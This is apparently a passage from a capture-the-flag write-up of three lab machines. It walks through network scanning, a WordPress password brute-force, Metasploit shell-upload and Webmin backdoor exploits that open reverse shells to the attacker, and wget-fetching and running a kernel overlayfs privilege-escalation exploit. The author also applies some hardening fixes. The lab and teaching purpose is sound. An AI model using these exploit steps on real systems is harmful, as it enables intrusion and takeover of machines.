backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

Now the root access has been achieved by running the su command with the user fmugire. Exploring the directory, I found a flag.

```
www-data@hackday:/etc$ su fmugire
su fmugire
Password: fmugire

root@hackday:/etc# id
id
uid=0(root) gid=0(root) groups=0(root)
root@hackday:/etc# whoami
whoami
root
root@hackday:/etc# cd /
cd /
root@hackday:/# cd root
cd root
root@hackday:~# ls
ls
flag.txt
root@hackday:~# cat flag
cat flag
cat: flag: No such file or directory
root@hackday:~# cat flag.txt
cat flag.txt
Urime,
Tani nis raportin!

d5ed38fdbf28bc4e58be142cf5a17cf5
root@hackday:~#
```

Fixing the Vulnerability: Fixing the writable /etc/passwd

I changed the permission to 644 of the passwd file which restricts all other users to read-only except the root user. As sown below

```
www-data@hackday:/etc$ su fmugire
su fmugire
Password: fmugire

root@hackday:/etc# chmod 644 passwd
chmod 644 passwd
root@hackday:/etc# exit
exit
exit
www-data@hackday:/etc$ cat passwd
cat passwd
root:x:0:0:root:/root:/bin/bash
fmugire:$1$ignite$6mGThsFeI3lC9Fk9RqHJ20:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

```
www-data@hackday:/etc$ ls -la passwd
ls -la passwd
-rw-r--r-- 1 root root 3464 Mar 31 16:42 passwd
www-data@hackday:/etc$ nano passwd
nano passwd
Unable to create directory /var/www/.nano: Permission denied
It is required for saving/loading search history or cursor positions.

Press Enter to continue
```

Grim The Reaper:

Manish Chandra built this lab. Another CTF challenge was developed for penetration testing reasons.

Network scanning

After running the lab in the virtual box, I used the arp-scan to check the IP addresses of the lab.

Attack Machine: 192.168.56.105

Victim Machine: 192.168.56.110

Then preceded to aggressive scan using nmap for further process.

From the results, I found ports 22(SSH), 80(HTTP) open

```
┌──(root💀 kali)-[/home/fmugire]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:43:73:bc, IPv4: 192.168.56.105
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:0a       (Unknown: locally administered)
192.168.56.100  08:00:27:6b:0f:e9       PCS Systemtechnik GmbH
192.168.56.110  08:00:27:dd:e9:3d       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.446 seconds (104.66 hosts/sec). 3 responded

┌──(root💀 kali)-[/home/fmugire]
└─# nmap 192.168.56.110 -sV
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-30 08:23 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers
Nmap scan report for 192.168.56.110
Host is up (0.0022s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 08:00:27:DD:E9:3D (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.98 seconds
```


A static page was displayed when I ran the Ip address in the browser.

Enumeration

Running the dirb command on the IP address, I found a page named index2


```
┌──(root💀 kali)-[/home/fmugire]
└─# dirb http://192.168.56.110

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Mar 30 08:36:13 2022
URL_BASE: http://192.168.56.110/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.110/ ----
+ http://192.168.56.110/.bash_history (CODE:200|SIZE:403)
+ http://192.168.56.110/cgi-bin/ (CODE:403|SIZE:290)
+ http://192.168.56.110/image (CODE:200|SIZE:67169)
+ http://192.168.56.110/index (CODE:200|SIZE:55)
+ http://192.168.56.110/index.html (CODE:200|SIZE:55)
+ http://192.168.56.110/index2 (CODE:200|SIZE:122)
+ http://192.168.56.110/robots (CODE:200|SIZE:24)
+ http://192.168.56.110/robots.txt (CODE:200|SIZE:24)
+ http://192.168.56.110/server-status (CODE:403|SIZE:295)

-----------------
END_TIME: Wed Mar 30 08:36:26 2022
DOWNLOADED: 4612 - FOUND: 9
```

When inspecting it in the browser, the meme had the message. However, using my forensic instincts this sounds suspicious, so inspected the image as shown below.




where I found something like a hash of base64. So, I searched for a base64 decoder function online to decode it.


At first, it gave me a message which translates to try harder, which try again once from my point of view.



The decoder gave me a binary value with a slash in front on the second attempt. This was sounded like a directory.



Attaching it to the address, it opened a WordPress directory. Opening the link, it looked like a normal WordPress page, but focusing on the link gives us a clue to the credentials.



To get the credentials, I created a text document usr, and added ‘admin’ in it, then extracted a password from the rockyou.txt file with the help of wpscan to brute-force to the admin panel.

```
┌──(root💀 kali)-[/home/fmugire/Downloads]
└─# wpscan --url http://192.168.1.72/1010101/wordpress/ -U usr -P rockyou.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                         Version 3.8.18
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```

I got through the brute-force username: admin and the password: Password@123

```
[SUCCESS] - admin / Password@123
All Found

[!] Valid Combinations Found:
 | Username: admin, Password: Password@123

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Apr 10 02:47:52 2022
[+] Requests Done: 174
[+] Cached Requests: 4
[+] Data Sent: 56.079 KB
[+] Data Received: 81.259 KB
```

Exploitation:

After getting the credentials, I turned our attention to the exploit phase with the help of msfconsole.

```
┌──(root💀 kali)-[/home/fmugire]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:43:73:bc, IPv4: 192.168.56.105
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:0a       (Unknown: locally administered)
192.168.56.100  08:00:27:6b:0f:e9       PCS Systemtechnik GmbH
192.168.56.110  08:00:27:dd:e9:3d       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.048 seconds (125.00 hosts/sec). 3 responded

┌──(root💀 kali)-[/home/fmugire]
└─# msfconsole
```

Wp_admin_shell_upload I get a shell, plus all the options below before run (exploit).

```
qterminal                                                    Capturing from eth0
root@kali: /home/fmugire
File  Actions  Edit  View  Help
   94   exploit/unix/webapp/wp_slideshowgallery_upload                2014-08-28       excellent  Yes
how Gallery Authenticated File Upload
   95   exploit/unix/webapp/wp_worktheflow_upload                     2015-03-14       excellent  Yes
he Flow Upload Vulnerability
   96   auxiliary/scanner/http/wordpress_xmlrpc_login                                  normal     No
C Username/Password Login Scanner
   97   auxiliary/scanner/http/wordpress_multicall_creds                               normal     No
C system.multicall Credential Collector
   98   auxiliary/dos/http/wordpress_xmlrpc_dos                       2014-08-06       normal     No
 DoS
   99   exploit/linux/http/tr064_ntpserver_cmdinject                  2016-11-07       normal     Yes
DSL Modem NewNTPServer Command Injection Over TR-064
   100  exploit/unix/webapp/jquery_file_upload                        2018-10-09       excellent  Yes
 (Arbitrary) File Upload


Interact with a module by name or index. For example info 100, use 100 or use exploit/unix/webapp/jquer

msf6 exploit(unix/webapp/wp_admin_shell_upload) > set  LHOST 192.168.56.105
LHOST => 192.168.56.105
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set RHOST 192.168.56.110
RHOST => 192.168.56.110
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD Password@123
PASSWORD => Password@123
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set TARGERURI /1010101/wordpress
TARGERURI => /1010101/wordpress
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME admin
USERNAME => admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) >
```

After exploitation, I got a shell and inspected the LSB release command to get Linux version information of the machine. Which is 12.04

```
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
export TERM=ter
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
uname -n
ubuntu
uname -a
Linux ubuntu 3.13.0-32-generic #57~precise1-Ubuntu SMP Tue Jul 15 03:51:20 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
lsb_release -a
Distributor ID: Ubuntu
Description:    Ubuntu 12.04.5 LTS
Release:        12.04
Codename:       precise
```

Privileged Escalation


I decided to use the search kernel version to do privilege escalation. I decided to searchsploit ubuntu 12.04, then later search -m 37292 then downloaded it to the var/www.html (HTTP server)directory for transfer.

```
┌──(root💀 kali)-[/home/fmugire]
└─# cd /var/www/html

┌──(root💀 kali)-[/var/www/html]
└─# searchsploit -m 37292.c
  Exploit: Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14
.10/15.04) - 'overlayfs' Local Privilege Escalation
      URL: https://www.exploit-db.com/exploits/37292
     Path: /usr/share/exploitdb/exploits/linux/local/37292.c
File Type: C source, ASCII text, with very long lines, with
CRLF line terminators

Copied to: /var/www/html/37292.c
```

In the background, beforehand, I checked the apache2 service statue and it was running. Then, I downloaded it from the target machine using the wget command. Later, I compiled the exploit using gcc to get the executable file which I named shell. I changed the mode of the file to have all permissions be accessed by all users. The run the executable file as a script to gain admin access as shown below.

```
wget http://192.168.56.105/37292.c
--2022-03-29 04:55:34--  http://192.168.56.105/37292.c
Connecting to 192.168.56.105:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/x-csrc]
Saving to: `37292.c'

100%[===================================================>] 5,119       --.-K/s    in 0s

2022-03-29 04:55:34 (424 MB/s) - `37292.c' saved [5119/5119]

www-data@ubuntu:/tmp$ ls
ls
37292.c  at-spi2  pulse-AaM224TG99p6  pulse-PKdhtXMmr18n  unity_support_test.1
www-data@ubuntu:/tmp$ gcc 37292.c -o shell
gcc 37292.c -o shell
www-data@ubuntu:/tmp$ chmod 777 shell
chmod 777 shell
www-data@ubuntu:/tmp$ ./shell
./shell
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# cd root
cd root
sh: 2: cd: can't cd to root
# cd /
cd /
# cd root
```

Since exploiting the Grim The Ripper machine traffic was not captured by Wireshark, I added a user fmugire (my username ID) as evidence that this machine was infiltrated by me and only myself.



From this user, I installed the squid service and edited the squid.conf file that allowed HTTP access on the port. After, I installed iptables-persistent to make my iptables rules persistent after reboot. Moreover, I dropped port 22 which means it will be filtered, then invoked the iptables with a save.

```
19* sudo apt-get install squid -y
20  sudo service squid start
21  sudo service squid3 start
22  cd /etc
23  ls
24  cd squid3
25  ls
26  cp squid.conf backup.conf
27  sudo cp squid.conf backup.conf
28  ls
29  sudo gedit squid.conf
30  sudo su
31  exit
32  sudo apt-get install iptables-persistent
33  sudo iptables -I INPUT -p tcp --dport 22 -j DROP
34  sudo invoke-rc.d iptables-persistent save
```

When I restart the victim machine, and did a nmap scan port 22 was filtered and port 3128 was assigned to squid http proxy 3.1.19

```
┌──(root💀 kali)-[/var/www/html]
└─# nmap 192.168.1.71 -sV
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-07 08:31 EDT
Nmap scan report for 192.168.1.71
Host is up (0.0068s latency).
Not shown: 997 closed ports
PORT     STATE    SERVICE    VERSION
22/tcp   filtered ssh
80/tcp   open     http       Apache httpd 2.2.22 ((Ubuntu))
3128/tcp open     http-proxy Squid http proxy 3.1.19
MAC Address: 08:00:27:DD:E9:3D (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.07 seconds
```

The dist-upgrade -y updates the kernel version which fixes root access restriction

```
# sudo apt-get dist-upgrade -y
sudo apt-get dist-upgrade -y
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
Calculating upgrade ... Done
The following NEW packages will be installed:
  linux-base linux-headers-3.13.0-185 linux-headers-3.13.0-185-generic
  linux-image-3.13.0-185-generic linux-modules-3.13.0-185-generic
  ubuntu-advantage-tools
The following packages will be upgraded:
  linux-headers-generic-lts-trusty linux-image-generic-lts-trusty
  ubuntu-minimal
3 upgraded, 6 newly installed, 0 to remove and 0 not upgraded.
Need to get 73.6 MB of archives.
After this operation, 275 MB of additional disk space will be used.
Get:1 http://old-releases.ubuntu.com/ubuntu/ precise-updates/main ubuntu-advantage-to
ols all 1 [5,928 B]
Get:2 http://old-releases.ubuntu.com/ubuntu/ precise-updates/main ubuntu-minimal amd6
```

Gaining root access failed, the exploit failed to prove the kernel version fix

```
www-data@ubuntu:/tmp$ wget http://192.168.1.70/37292.c
wget http://192.168.1.70/37292.c
--2022-04-07 11:08:36--  http://192.168.1.70/37292.c
Connecting to 192.168.1.70:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 5119 (5.0K) [text/x-csrc]
Saving to: `37292.c'

100%[=====================================>] 5,119       --.-K/s   in 0s

2022-04-07 11:08:36 (1.31 GB/s) - `37292.c' saved [5119/5119]

www-data@ubuntu:/tmp$ gcc 37292.c
gcc 37292.c
www-data@ubuntu:/tmp$ ls
ls
37292.c  at-spi2              pulse-vhaQEvPhSw2u
a.out    pulse-PKdhtXMmr18n   unity_support_test.1
www-data@ubuntu:/tmp$ ./a.out
./a.out
spawning threads
mount #1
no FS_USERNS_MOUNT for overlayfs on this kernel
child threads done
exploit failed
www-data@ubuntu:/tmp$
```

Nezuko

Yunaranyancat built this lab. Another CTF challenge was developed for penetration testing reasons.

Network scanning

After running the lab in the virtual box, I used the arp-scan to check the IP addresses of the lab.

Attack Machine: 192.168.56.105

Victim Machine: 192.168.56.106

Then preceded to aggressive scan using nmap for further process.

From the results, I found ports 22(SSH), 80(HTTP) open


```
┌──(root💀 kali)-[/home/kali]
└─# arp-scan -l                                                          1 ⚙
Interface: eth0, type: EN10MB, MAC: 08:00:27:43:73:bc, IPv4: 192.168.56.105
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:0a       (Unknown: locally administered)
192.168.56.100  08:00:27:6b:0f:e9       PCS Systemtechnik GmbH
192.168.56.106  08:00:27:e1:a5:c7       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.000 seconds (128.00 hosts/sec). 3 re
sponded

┌──(root💀 kali)-[/home/kali]
└─# nmap 192.168.56.106 -sV                                              1 ⚙
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-29 09:40 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. T
ry using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.106
Host is up (0.0012s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 08:00:27:E1:A5:C7 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.70 seconds
```

And 13337(MiniServ) open


```
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b:f5:b3:ff:35:a8:c8:24:42:66:64:a4:4b:da:b0:16 (RSA)
|   256 2e:0d:6d:5b:dc:fe:25:cb:1b:a7:a0:93:20:3a:32:04 (ECDSA)
|_  256 bc:28:8b:e4:9e:8d:4c:c6:42:ab:0b:64:ea:8f:60:41 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome to my site! - nezuko kamado
13337/tcp open  ssl/http MiniServ 1.920 (Webmin httpd)
| http-robots.txt: 1 disallowed entry
|_/
```

Enumeration :

To enumerate the victim machine, I explored the browser on the HTTP service. For this, I found a static image of an anime character (Nezuko).



After inspecting this web, I found it was clueless, then opted to add the miniserv port 13337 to search further. This provided a login panel of webmin as shown below.



Exploitation:

To exploit this machine, I searched for exploit of the webmin version 1.920 using the msfconsole by searching a webmin_backdoor.

```
msf6 > search webmin 1.920

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/linux/http/webmin_backdoor    2019-08-10       excellent  Yes    webmin password_ch
ange.cgi Backdoor


Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/http/we
bmin_backdoor

msf6 > use 0
[*] Using configured payload cmd/unix/reverse_perl
msf6 exploit(linux/http/webmin_backdoor) > options

Module options (exploit/linux/http/webmin_backdoor):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:po
                                         rt][...]
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/me
                                         tasploit-framework/wiki/Using-Metasploit
   RPORT      10000            yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. Th
                                         is must be an address on the local machine or 0.0.0.
                                         0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randoml
                                         y generated)
   TARGETURI  /                yes       Base path to Webmin
```

Before exploiting, I set all the options below. The run command opens the shell session.

```
msf6 exploit(linux/http/webmin_backdoor) > set RHOST 192.168.56.106
RHOST => 192.168.56.106
msf6 exploit(linux/http/webmin_backdoor) > set  LHOST 192.168.56.105
LHOST => 192.168.56.105
msf6 exploit(linux/http/webmin_backdoor) > set RPORT 13337
RPORT => 13337
msf6 exploit(linux/http/webmin_backdoor) > set SSL true
[!] Changing the SSL option's value may require changing RPORT!
SSL => true
msf6 exploit(linux/http/webmin_backdoor) > run

[*] Started reverse TCP handler on 192.168.56.105:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (192.168.56.105:4444 -> 192.168.56.106:45522) at
10:07:37 -0400
```

I am in the victim machine, after running the whoami command I found to be nezuko. When moving around to gain privileged escalation, I went to the home directory and found the two users. Nezuko and zenitsu.

```
nezuko@ubuntu:/usr/local/webmin/acl$ id
id
uid=1000(nezuko) gid=1000(nezuko) groups=1000(nezuko),4(adm),24(cdrom),30(dip),46(plugdev),116(
lpadmin),126(sambashare)
nezuko@ubuntu:/usr/local/webmin/acl$ uname -n
uname -n
ubuntu
nezuko@ubuntu:/usr/local/webmin/acl$ whoami
whoami
nezuko
nezuko@ubuntu:/usr/local/webmin/acl$ cd /
cd /
nezuko@ubuntu:/$ cd home
cd home
nezuko@ubuntu:/home$ ls
ls
nezuko  zenitsu
nezuko@ubuntu:/home$ cd nezuko
